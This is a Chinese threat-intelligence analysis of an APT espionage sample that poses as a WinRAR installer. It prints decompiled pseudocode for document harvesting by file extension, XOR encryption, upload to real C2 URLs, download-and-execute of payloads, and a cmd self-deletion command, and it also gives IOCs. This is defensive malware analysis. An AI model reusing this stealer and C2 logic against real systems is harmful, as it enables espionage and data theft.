奇安信威胁情报中心

ti.qianxin.com/blog/articles/promethium-attack-activity-analysis-disguised-as-Winrar.exe/

概述

Promethium又被称为蓝色魔眼、StrongPity、APT-C-41，至少自2012年以来一直处于活跃状态。它于2016年10月被首次公开报道，此前它利用水坑网站发布了恶意版本的WinRAR和TrueCrypt文件加密软件对比利时和意大利的用户进行网络攻击。该组织拥有复杂的模块化攻击武器库与丰富的网络资源，具备0day漏洞作战能力，拥有Windows、Android双平台攻击武器。该组织早期利用0day漏洞进行攻击，后才被披露针对目标用户进行水坑攻击，伪装成用户常用的合法软件或仿冒相关应用官方网站等【1】。

继去年我们在《赛博空间的魔眼：PROMETHIUM伪造NotePad++安装包的攻击活动分析》【2】一文中披露以来，我们团队对PROMETHIUM组织保持高度关注。近日，我们在日常的威胁狩猎中捕获了该组织伪装成常用压缩软件WinRAR.exe安装包进行情报刺探的攻击活动样本。经研判，本次攻击活动的特点如下：

1. 使用水坑进行攻击，此次攻击样本内嵌WinRAR.exe签名的软件安装包，并使用WinRAR.exe图标伪装自身；
2. 硬编码字符串‘v28_kt32p0’，疑似版本更迭至v28；
3. 收集指定类型文件压缩加密后回传C2服务器；

样本分析

0x01基本信息


本次捕获的样本伪装为WinRAR.exe安装包，该伪装具有很强的迷惑性，其基本信息如下：

-	-
文件名	WinRAR.exe
MD5	AE72B18B38E4421A37A93C0820DDD83B
文件格式	Win32 EXE

- -

样本图标

伪装WinRAR.exe安装包的文件属性：



样本执行后将在%temp%目录下释放并执行winrar-x64-602.exe安装包，该安装包的签名日期为2021年6月14日，版本为6.2.0.0，与以往Promethium组织利用常见软件进行水坑攻击类似，区别在于本次进行水坑攻击的WinRAR安装包为64位程序，在32位系统中不能正常执行WinRAR安装包程序。

正常执行WinRAR安装程序后，迷惑受害者展示的页面。

0x02详细分析

该样本首先获取自身资源中的数据进行解密。

```
CreateDirectoryA((LPCSTR)lpPathName, 0);
ModuleHandleW = GetModuleHandleW(0);
ResourceA = FindResourceA(ModuleHandleW, (LPCSTR)0x6C, (LPCSTR)0x17);
v11 = ResourceA;
if ( ResourceA )
{
  Resource = LoadResource(ModuleHandleW, ResourceA);
  if ( Resource )
  {
    v36 = (unsigned int)LockResource(Resource);
    if ( v36 )
    {
      v13 = SizeofResource(ModuleHandleW, v11) - 15000;
      ProcessHeap = GetProcessHeap();
      v15 = (DWORD *)HeapAlloc(ProcessHeap, 8u, v13);
      v16 = v15;
```

使用异或算法来解密资源数据。

```
      v36 = 0x4B;
      v17 = 0;
      v18 = 0;
      if ( v13 )
      {
        while ( v18 != 300 )
        {
          *((_BYTE *)v16 + v18) ^= byte_413BA0[v18 % v36] ^ byte_413BF0[v18 % v36];
          if ( ++v18 >= v13 )
            goto LABEL_16;
        }
        v17 = 300;
      }
LABEL_16:
      Sleep(0x64u);
      for ( ; v17 < v13; ++v17 )
        *((_BYTE *)v16 + v17) ^= byte_413BA0[v17 % 0x4B] ^ byte_413BF0[v17 % 0x4B];
      v19 = 0;
      v20 = v16;
      v36 = 0;
```

Dropper1

通过局部变量来控制循环次数，首次循环获取受害者的%Temp%目录，释放并执行解密后的WinRAR安装包。

```
      if ( v42 >= 0x10 )
        v22 = lpFileName[0];
      nNumberOfBytesToWrite = *v20;
      NumberOfBytesWritten = 0;
      FileA = CreateFileA(v22, 0xC0000000, 0, 0, 2u, 0x80u, 0);
      hObject = FileA;
      if ( FileA != (HANDLE)-1 )
      {
        WriteFile(FileA, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);// 写文件
        CloseHandle(hObject);
      }
      if ( !v20[1] )
      {
        memset(&v38, 0, sizeof(v38));
        memset(&v37, 0, sizeof(v37));
        v37.cb = 68;
        v24 = GetModuleHandleA("Kernel32");
        CreateProcessA = (BOOL (__stdcall *)(LPCSTR, LPSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES,
        v26 = (const CHAR *)lpFileName;
        if ( v42 >= 0x10 )
          v26 = lpFileName[0];
        CreateProcessA(v26, 0, 0, 0, 0, 0, 0, 0, &v37, &v38);// 执行
        v19 = v36;
      }
      if ( v20[1] == 2 )
        ((void (__cdecl *)(int, int))WirteReg_Run_401000)(v30, v31);
      v20 = (DWORD *)((char *)lpBuffer + *v20);
      v36 = ++v19;
    }
    while ( v19 < 3 );                  // 控制循环次数
    v27 = GetProcessHeap();
    HeapFree(v27, 0, v16);
  }
```


释放的文件信息如下：

- -

-	-
文件名	winrar-x64-602.exe
MD5	FC61FDCAD5A9D52A01BD2D596F2C92B9
文件大小	3338648 bytes
文件格式	Win32 EXE
文件描述	白文件，携带合法正规签名

Dropper2

母体在第二次循环时就会在%temp%\cnfmgrdata目录下释放名为simserv.exe的文件。



其基本信息如下：

-	-
文件名	simserv.exe
MD5	31C05FE3C509D9594B6F8BC2BB5F2FD1
文件大小	238592 bytes
文件格式	Win32 EXE

该文件释放后并未立即执行，而是由下面释放的Dropper3进行调用执行。该样本的主要功能为遍历除指定目录外的敏感类型文档，通过加密后存储为sft文件，供Dropper3发送至C2。

其中排除遍历的目录如下：

-
目录
%Windows%
%Windows.old%

-
%AppData%
%Program Files%
%Program Files (x86)%
%ProgramData%

指定获取的敏感文件后缀。

```
16  sprintf_s((char *const)Buffer, 0x800u, L"%s%s", a2, a1);
17  v11[0] = (int)L"PPT";
18  v11[1] = (int)L"PPTX";
19  v11[2] = (int)L"XLS";
20  v11[3] = (int)L"XLSX";
21  v11[4] = (int)L"DOC";
22  v11[5] = (int)L"PDF";
23  v11[6] = (int)L"RTF";
24  v11[7] = (int)L"DOCX";
25  v11[8] = (int)L"PGP";
26  v11[9] = (int)L"DGS";
27  v11[10] = (int)L"TC";
28  v11[11] = (int)L"GPG";
29  v11[12] = (int)L"ASC";
30  v11[13] = (int)L"RMS";
31  v11[14] = (int)L"RJV";
32  v11[15] = (int)L"RAR";
33  v11[16] = (int)L"7Z";
34  v11[17] = (int)L"TXT";
35  v11[18] = (int)L"PUB";
36  v11[19] = (int)L"PKR";
37  v11[20] = (int)L"SKR";
38  v11[21] = (int)L"PIR";
39  v11[22] = (int)L"SEM";
40  v11[23] = (int)L"SIT";
41  v11[24] = (int)L"MEO";
42  v11[25] = (int)L"M2R";
43  v11[26] = (int)L"EDF";
44  v11[27] = (int)L"KEY";
45  v11[28] = (int)L"RCD";
46  v11[29] = (int)L"RCDX";
47  v11[30] = (int)L"RDB";
48  v11[31] = (int)L"CTB";
```

当获取到指定后缀的文件类型后，将文件压缩后写入创建的cnfz文件。

```
95  GetSystemTime(&SystemTime);                   // 系统当前时间
96  sprintf_s(
97    Buffer,
98    0x104u,
99    Format,
100   VolumeSerialNumber,
101   SystemTime.wMonth,
102   SystemTime.wDay,
103   SystemTime.wHour,
104   SystemTime.wMinute,
105   SystemTime.wSecond,
106   SystemTime.wMilliseconds);
107 memset(FileName, 0, sizeof(FileName));
108 sprintf_s((char *const)FileName, 0x104u, L"%ls_%u%ls", Buffer, 0, off_438000);
109 v2 = (void *)sub_405C5A((HANDLE)L"cnfz", &unk_428540);
110 sub_405FAC(v2, a2, a1);
111 Compressed_File_405ACB(v2);                   // 压缩文件
112 v3 = _wfopen(L"cnfz", L"rb");
113 v8 = v3;
114 hflie = _wfopen(FileName, L"wb");
115 fwrite(L"N", 1u, 1u, hflie);
116 v5 = 0;
117 do
118 {
119   v6 = fread(v11, 1u, 0x800u, v3);
120   Encrypt_4026A2(v11, v6);                    // 加密
121   fwrite(v11, 1u, v6, hflie);
```

然后对cnfz文件中的内容进行加密，其加密算法如下：

```
1  void __cdecl Encrypt_4026A2(int a1, unsigned int a2)
2  {
3    unsigned int i; // edx
4
5    for ( i = 0; i < a2; ++i )
6      *(_BYTE *)(i + a1) ^= *(_BYTE *)(i + a1) >> 4;
7  }
```


获取十进制的硬盘卷序列号和当前系统时间与硬编码的字符串‘guid_app0_’进行拼接作为文件名创建sft文件，在sft文件头先写入标识字符‘N’，然后将加密后的cnfz文件内容写进sft文件中，并设置文件属性为隐藏只读。

```
107 memset(FileName, 0, sizeof(FileName));
108 sprintf_s((char *const)FileName, 0x104u, L"%ls_%u%ls", Buffer, 0, off_438000);
109 v2 = (void *)sub_405C5A((HANDLE)L"cnfz", (int)&unk_428540);
110 sub_405FAC((int)v2, a2, a1);
111 Compressed_File_405ACB(v2);                   // 压缩文件
112 compressfile = _wfopen(L"cnfz", L"rb");
113 v8 = compressfile;
114 hflie = _wfopen(FileName, L"wb");
115 fwrite(L"N", 1u, 1u, hflie);
116 v5 = 0;
117 do
118 {
119   v6 = fread(v11, 1u, 0x800u, compressfile);
120   Encrypt_4026A2((int)v11, v6);               // 加密
121   fwrite(v11, 1u, v6, hflie);
122   if ( ++v5 > 0x35 )
123   {
124     v5 = 0;
125     fclose(hflie);
126     SetFileAttributesW(FileName, 7u);         // 只读，隐藏，操作系统使用一部分或独占使用的文件或目录。
127     sprintf_s((char *const)FileName, 0x104u, L"%ls_%u%ls", Buffer, (unsigned __int16)++v9, off_438000);// 生成新的文件名
128     if ( v6 == 0x800 )
129     {
130       hflie = _wfopen(FileName, L"ab");
131       fwrite(L"O", 1u, 1u, hflie);
132     }
133   }
134   v7 = v6 == 0;
135   compressfile = v8;
136 }
137 while ( !v7 );
138 _fcloseall();
139 SetFileAttributesW(FileName, 7u);
140 Sleep(2u);
141 }
```

值得一提的是，设置了sft文件写入数据的上限，上限为0x36*0x800=110592字节，如最后一次还未写入完毕，则依次增加sft文件名末尾的序号，并在文件头写入标识符‘O’。

Dropper3

母体在第三次循环时才在%temp%\cnfmgrdata目录下释放名为svvsrv.exe的文件，并在注册表中添加启动项实现持久化，然后使用CreateProcessA函数调用执行。



svvsrv.exe恶意程序的基本信息如下：

-	-
文件名	svvsrv.exe
MD5	20019653C96F9556133A9BC4D811E6AE
文件大小	144896 bytes
文件格式	Win32 EXE

样本首先创建一个名为“AOMXCjFMzxVAEflKIqj”的互斥体，然后获取硬编码字符串‘v28_kt32p0’，结合以往攻击样本分析，v28应该属于版本号。通过与0x27进行异或，解密出C2地址。

```
117  do
118    v14[v3++] ^= 0x27u;
119  while ( v3 < 0x2E );                    // https://sessionprotocol.com/parse_ini_file.php
120  strcat_40262D(byte_41D018, (char *)L"%ls", (char)v14);
```

解密的C2地址如下：

-

C2

https://sessionprotocol.com/parse_ini_file.php
https://sessionprotocol.com/phpinfo.php

然后执行释放的dropper2程序simserv.exe，以及同目录下的wsssv.exe程序，但未发现同目录下的wsssv.exe样本，推测其为后续下载的载荷。

```
54  Decode_Url_401572((int)CurrentProcess);
55  wcscpy(Source, L"\\simserv.exe");
56  strcpy((char *)v7, "\\");
57  strcpy((char *)&v7[1], "w");
58  strcpy((char *)&v7[2], "s");
59  strcpy((char *)&v7[3], "s");
60  strcpy((char *)&v7[4], "s");
61  strcpy((char *)&v7[5], "v");
62  strcpy(v8, ".");
63  strcpy(&v8[2], "e");
64  strcpy(&v8[4], "x");
65  strcpy(&v8[6], "e");
66  v9 = 0;
67  Execute_4026CE(Source);                   // simserv.exe
68  Sleep(0x5DCu);
69  Execute_4026CE(v7);                       // wsssv.exe
70  Sleep(0x1194u);
```

然后进入无限循环，循环内的第一步是通过HTTPS与C2建立连接，在第一次接触时，它会获取硬盘卷序列号转成十进制后与上述版本信息进行拼接，以“name=v28_kt32p0_十进制硬盘序列号”的格式发送到C2，以此来标识受害者的身份信息。

```
12  v4 = L"POST";
13  if ( (a4 & 0x20) == 0 )
14    v4 = L"GET";
15  v5 = WinHttpOpenRequest(hConnect, v4, pwszObjectName, 0, 0, 0, Buffer != 0 ? 0x800000 : 0);
16  if ( v5 )
17  {
18    v6 = 0;
19    if ( !*(_DWORD *)(a3 + 20) )
20    {
21      v6 = L"Content-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\nConnection: close\r\n";
22      if ( (v9 & 0x30) != 0 )
23        v6 = L"Content-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\n";
24      WinHttpAddRequestHeaders(v5, v6, 0xFFFFFFFF, 0x20000000u);
25    }
26    if ( *(_DWORD *)(a3 + 24) )
27      WinHttpAddRequestHeaders(v5, *(LPCWSTR *)(a3 + 24), 0xFFFFFFFF, 0xA0000000);
28    if ( *(_DWORD *)(a3 + 28) )
29      WinHttpAddRequestHeaders(v5, *(LPCWSTR *)(a3 + 28), 0xFFFFFFFF, 0xA0000000);
30    if ( Buffer )
31    {
32      Buffer = 13056;
33      WinHttpSetOption(v5, 0x1Fu, &Buffer, 4u);
34    }
35    if ( WinHttpSendRequest(v5, v6, 0xFFFFFFFF, 0, 0, *(_DWORD *)(a3 + 16), 0) )
36    {
37      Buffer = 4;
38      v8 = *(_DWORD *)(a3 + 16);
39      v9 = 0;
40      if ( WinHttpWriteData(v5, *(LPCVOID *)(a3 + 12), v8, 0) )
41      {
42        if ( WinHttpReceiveResponse(v5, 0)
43          && WinHttpQueryHeaders(v5, 0x20000013u, 0, &v9, (LPDWORD)&Buffer, 0)
44          && v9 == 200 )
45        {
46          return v5;
47        }
48      }
49    }
50    WinHttpCloseHandle(v5);
```

随后在远程服务器返回的数据中，前4个字节为C2指令，4字节后为加密后的有效载荷。

-	-
指令	**功能**
0x21222324	解密后续载荷保存在本地并执行
0xDEEFDAAD	Ping指定主机，以及静默删除样本所在目录
空数据	发送“name=v28_kt32p0_839537156&delete=ok”到C2

当指令为0x21222324时，从远程服务器返回的数据解密后保存到本地并执行。

```
46  if ( v2 == 0x21222324 )
47  {
48    v18 = v1 + 4;
49    v33 = v1 + 4;
50    v19 = (unsigned int)v1[3] >> 2;
51    for ( i = v1[3] & 3; v19; --v19 )
52    {
53      for ( j = 0; j < 4; ++j )
54        *v18++ ^= *((_BYTE *)v1 + j + 4);
55    }
56    for ( k = 0; k < i; ++k )
57      *v18++ ^= *((_BYTE *)v1 + k + 4);
58    v23 = 0;
59    v14 = 520;
60    while ( 1 )
61    {
62      v32 = v23;
63      if ( v23 >= v1[2] )
64        goto LABEL_15;
65      NumberOfBytesWritten = 0;
66      v24 = FileName;
67      v25 = 520;
68      do
69      {
70        *(_BYTE *)v24 = 0;
71        v24 = (WCHAR *)((char *)v24 + 1);
72        --v25;
73      }
74      while ( v25 );
75      v26 = 520;
76      v27 = Buffer;
77      do
78      {
79        *v27++ = 0;
80        --v26;
81      }
82      while ( v26 );
83      strcat_40262D(Buffer, (char *)L"%ls", Source);
84      strcat_40262D((char *)FileName, (char *)L"%ls\\%hs", Buffer, v33);
85      v28 = sub_4025FB(0, (char *)v33 + 41, *(_DWORD *)((char *)v33 + 37));
86      v29 = v33;
87      if ( v28 == *(_DWORD *)((char *)v33 + 33) )
88      {
89        FileW = CreateFileW(FileName, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
90        hObject = FileW;
91        if ( FileW != (HANDLE)-1 )
92        {
93          WriteFile(FileW, (char *)v33 + 41, *(_DWORD *)((char *)v33 + 37), &NumberOfBytesWritten, 0);
94          CloseHandle(hObject);
95          v29 = v33;
96          if ( !*((_BYTE *)v33 + 32) )
97            goto LABEL_37;
98          CreateProcessW_401F56(FileName);
```

当指令为0xDEEFDAAD时，使用CreateProcessW函数执行指定命令cmd.exe /C ping 3.2.2.5 -n 3 -w 5050 & rmdir /Q /S "C:\Users\sam\AppData\Local\Temp\ cnfmgrdata"。

```
if ( v2 == 0xDEEFDAAD )
{
  memset(CommandLine, 0, sizeof(CommandLine));
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  v3 = (_WORD *)&NumberOfBytesWritten + 1;
  ProcessInformation = 0i64;
  do
  {
    v4 = v3[1];
    ++v3;
  }
  while ( v4 );
  qmemcpy(v3, L"cmd.exe /C ping 3.2.2.5 -n 3 ", 0x3Cu);
  v5 = (_WORD *)&NumberOfBytesWritten + 1;
  do
  {
    v6 = v5[1];
    ++v5;
  }
  while ( v6 );
  v7 = Source;
  qmemcpy(v5, L"-w 5050 & rmdir /Q /S \"", 0x30u);
  while ( *v7++ )
    ;
  v9 = (char *)v7 - (char *)Source;
  v10 = (_WORD *)&NumberOfBytesWritten + 1;
  do
  {
    v11 = v10[1];
    ++v10;
  }
  while ( v11 );
  qmemcpy(v10, Source, v9);
  v12 = (char *)&NumberOfBytesWritten + 2;
  do
  {
    v13 = *((_WORD *)v12 + 1);
    v12 += 2;
  }
  while ( v13 );
  *(_DWORD *)v12 = 34;
  CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  _loaddll(0);
}
```

然后收集%Temp%\cnfmgrdata目录下以.sft为后缀的文件进行上传，该目录下以.sft为后缀的文件是由上述的Dropper2生成的。

```
do
{
  *(_BYTE *)v1 = 0;
  v1 = (WCHAR *)((char *)v1 + 1);
  --v2;
}
while ( v2 );
strcat_40262D((char *)FileName, (char *)L"%ls\\*.sft", Source);
hFindFile = FindFirstFileW(FileName, &FindFileData);
if ( hFindFile == (HANDLE)-1 )
  return FindClose((HANDLE)0xFFFFFFFF);
sub_401551((int)v23);
v4 = 70;
v23[0] = (int)byte_41D220;
v5 = (wchar_t *)sub_402925(0x208u);
if ( v5 )
{
  do
  {
    v6 = 520;
    v7 = v5;
    do
    {
      *(_BYTE *)v7 = 0;
      v7 = (wchar_t *)((char *)v7 + 1);
      --v6;
    }
    while ( v6 );
    wcscat_s(v5, 0x104u, Source);            // %Temp%\cnfmgrdata\
    wcscat_s(v5, 0x104u, L"\\");
    wcscat_s(v5, 0x104u, FindFileData.cFileName);
    if ( (GetFileAttributesW(v5) & 7) != 0 )  // 隐藏文件、只读文件或操作系统使用一部分或专门使用的文件或目录。
    {
      v26 = v5;
      network_401000((int)v23, 0);           // 上传
      v8 = Block;
      if ( Block )
      {
        v9 = 1024;
        v10 = Block;
```

为了减少暴露的可能性，在文件上传成功后，修改文件属性为正常属性，然后将其删除。

```
177     v27 = SendRequest_4024AD(v8, v6, a1, v37);  // 网络
178     v28 = v27;
179     if ( v27 )
180     {
181       if ( *(_DWORD *)(a1 + 20) || (v39 = sub_401E97(v27, a2, *(_DWORD *)(a1 + 32)), *(_DWORD *)(a1 + 20)) )
182       {
183         SetFileAttributesW(*(LPCWSTR *)(a1 + 20), FILE_ATTRIBUTE_NORMAL);
184         v39 = DeleteFileW(*(LPCWSTR *)(a1 + 20));
185       }
186       WinHttpCloseHandle(v28);
187     }
188     goto LABEL_34;
189   }
```

溯源与关联


奇安信威胁情报中心对此次捕获样本攻击手法，代码逻辑层面分析，发现此次捕获的攻击样本与Promethium组织常用攻击手法，恶意代码基本一致。

和以往攻击类似的HTTP报文格式。

下图为Bitdefender披露的Promethium组织样本tag【3】，而此次捕获的样本tag为‘v28_kt32p0’。

Compile time	Hash	Tag
10/1/19 14:05	5e38caab88982a481be5cbe0874a19a5	v12_kt45p9_2526573066
10/1/19 14:05	03ca6b15114543a2e0ec21fe8f3ece26	v12_kt46p9_2526573066
10/1/19 14:05	0fd7b2982704308297e336bba75cf4fb	v12_kt47p9_2526573066
10/1/19 14:05	1efa229de68b78cf5ef730f422aca6e3	v12_kt48p9_2526573066
10/1/19 14:06	9715a5ba85c5712c420f23a21d233e98	v12_kt49p9_2526573066
10/1/19 14:06	9d775bb43de101f2813a5f63e3d984b1	v12_kt50p9_2526573066
10/1/19 14:06	ffc1af60f64aad6432be15f1b2a51f5a	v12_kt51p9_2526573066
10/1/19 14:07	5084515828f2d6ade3d97db915913125	v12_kt52p9_2526573066
10/1/19 14:07	8de397c6810f118f276dca54de01b42d	v12_kt53p9_2526573066
10/1/19 14:09	ba8deb03b22bda5c2fe29b610b000de1	v12_kt54p9_2526573066
10/1/19 14:10	aaf0ab461faba3820173799f98d63741	v12_kt55p9_2526573066
10/1/19 14:10	0c369c59167843a942149f704f573f24	v12_kt56p9_2526573066
10/1/19 14:10	bdd7404d410670639c3c3fa804952c1a	v12_kt57p9_2526573066
10/1/19 14:11	16129e6c855310ca95a8811fbbcf9008	v12_kt58p9_2526573066
10/1/19 14:11	6c1f4d7d0842d855ab8eda52c70113a9	v12_kt59p9_2526573066
10/1/19 14:11	eb9f1efa390cdd12c91a94a33848b22f	v12_kt60p9_2526573066
10/1/19 14:11	1bcf111f0d037b5b3204f8f34ee6a511	v12_kt61p9_2526573066
10/10/19 10:41	d7b7c35671bf793c2cf4a651fa86e748	v13_kt10p0_2526573066
10/10/19 10:48	cab76ac00e342f77bdfec3e85b6b85a9	v13_kt33p0_2526573066
10/10/19 10:52	31c7ff354b4b64c34223b90b06cbac65	v13_kt48p0_2526573066
10/10/19 10:55	564200f8b4e5469d2b1367e9722208cb	v13_kt57p0_2526573066
10/10/19 11:20	6ff8b82cba640ba3bebaa9172f88836b	v13_kt21p2_2526573066
11/4/19 13:57	99a09cf1a4c4799597f355a9dbe3c813	v14_kt16p0_2526573066
11/4/19 14:00	b23adfdeae37684b0e79a94790c96589	v14_kt24p0_2526573066
11/4/19 14:10	743f336ac73bf777429d451df6cd20de	v14_kt43p0_2526573066
11/4/19 14:22	4f6d3ef07f3cbeb61d038f339440c32c	v14_kt24p1_2526573066
11/4/19 14:28	c4feb0857787413da6b2e67f6c4e0738	v14_kt36p1_2526573066
11/4/19 14:41	7c5951f7b31070f0bfabf04ca6bc7949	v14_kt14p2_2526573066
11/4/19 15:04	b7677e42852e9b8a3857476fda540224	v14_kt16p3_2526573066
11/4/19 15:12	17f8871e99cb456eb8a4dbb3f1d6bbbc	v14_kt33p3_2526573066
11/4/19 15:19	9db8a8c98f18bcdca3037ab4d1b161e0	v14_kt48p3_2526573066
11/28/19 8:22	fabd81db6ca12ea6a5d43807a467fc4e	v14_kt15p4_2526573066
11/28/19 8:22	5f0913855b2772e65e36f98fbb48673d	v14_kt17p4_2526573066
12/12/19 7:31	1dc4268197f4bf6f99cdf1635735a605	v15_kt7p0_2526573066
12/12/19 7:31	80737d1e7b7d104635cb3421a76d2649	v15_kt10p0_2526573066
12/12/19 7:38	abca4446d9af5c4b91b7aa555ed0afb4	v15_kt26p0_2526573066
12/12/19 8:31	5305b70670b1f627b6801e762f5de2af	v15_kt76p1_2526573066
12/12/19 8:47	80a22aa0b3a46905d8b3ac9aae365d1b	v15_kt36p2_2526573066
12/12/19 8:54	08b2d8f653f6c2dedcb27897a3d56d18	v15_kt56p2_2526573066
12/12/19 9:42	dd0cdbf78966a41e064daf490f95ceaa	v15_kt16p4_2526573066
12/12/19 9:42	73faf13cbf33e00d730a6b9a00cb277e	v15_kt17p4_2526573066
12/12/19 9:43	7000b0c5e5f86a04c78375e566143ef8	v15_kt19p4_2526573066
12/12/19 9:49	9a91c808a447e33891db5282decc8a14	v15_kt33p4_2526573066
12/12/19 10:06	e4758783b146b506e0ec42e98ad9e65c	v15_kt70p4_2526573066
12/12/19 10:15	a9c7d342359cb7a6180f71c6dc18be2b	v15_kt20p5_2526573066
12/12/19 10:24	ab6d150d745053afae1d86f464954c42	v15_kt42p5_2526573066
1/23/20 9:50	6638cbb2f3c00eaa37faac6952aec795	v16_kt55p2_2526573066
1/23/20 10:04	d9cdbdaa8887140882a14fa3b25667fe	v16_kt7p3_2526573066
1/23/20 11:24	42f9375f6d99d92955766edf5aa6f88a	v16_kt32p5_2526573066

使用奇安信红雨滴自研APT扫描引擎RedDrip APT Scanner能精准识别。




总结

Promethium组织是一直活跃在中东地区APT团伙，擅于使用水坑攻击，而且他们并不会在暴露后更改他们的攻击技战法或者数字武器，而是通过保持更新来使攻击活动尽可能的高效。

此次捕获的样本伪装性较高，且国内有不少用户在使用WinRAR这款软件。奇安信红雨滴团队提醒广大用户，谨防水坑攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOCs

MD5

AE72B18B38E4421A37A93C0820DDD83B

31C05FE3C509D9594B6F8BC2BB5F2FD1

20019653C96F9556133A9BC4D811E6AE

URL

hxxps://sessionprotocol.com/parse_ini_file.php

hxxps://sessionprotocol.com/phpinfo.php

参考链接

[1]. https://ti.qianxin.com/apt/detail/5b39cb04596a10000ffcba85?name=PROMETHIUM&type=map

[2]. https://ti.qianxin.com/blog/articles/PROMETHIUM-forged-NotePad++-installation-package-attack-campaign/

[3]. https://www.bitdefender.com/files/News/CaseStudies/study/353/Bitdefender-Whitepaper-StrongPity-APT.pdf

APT PROMETHIUM

分享到：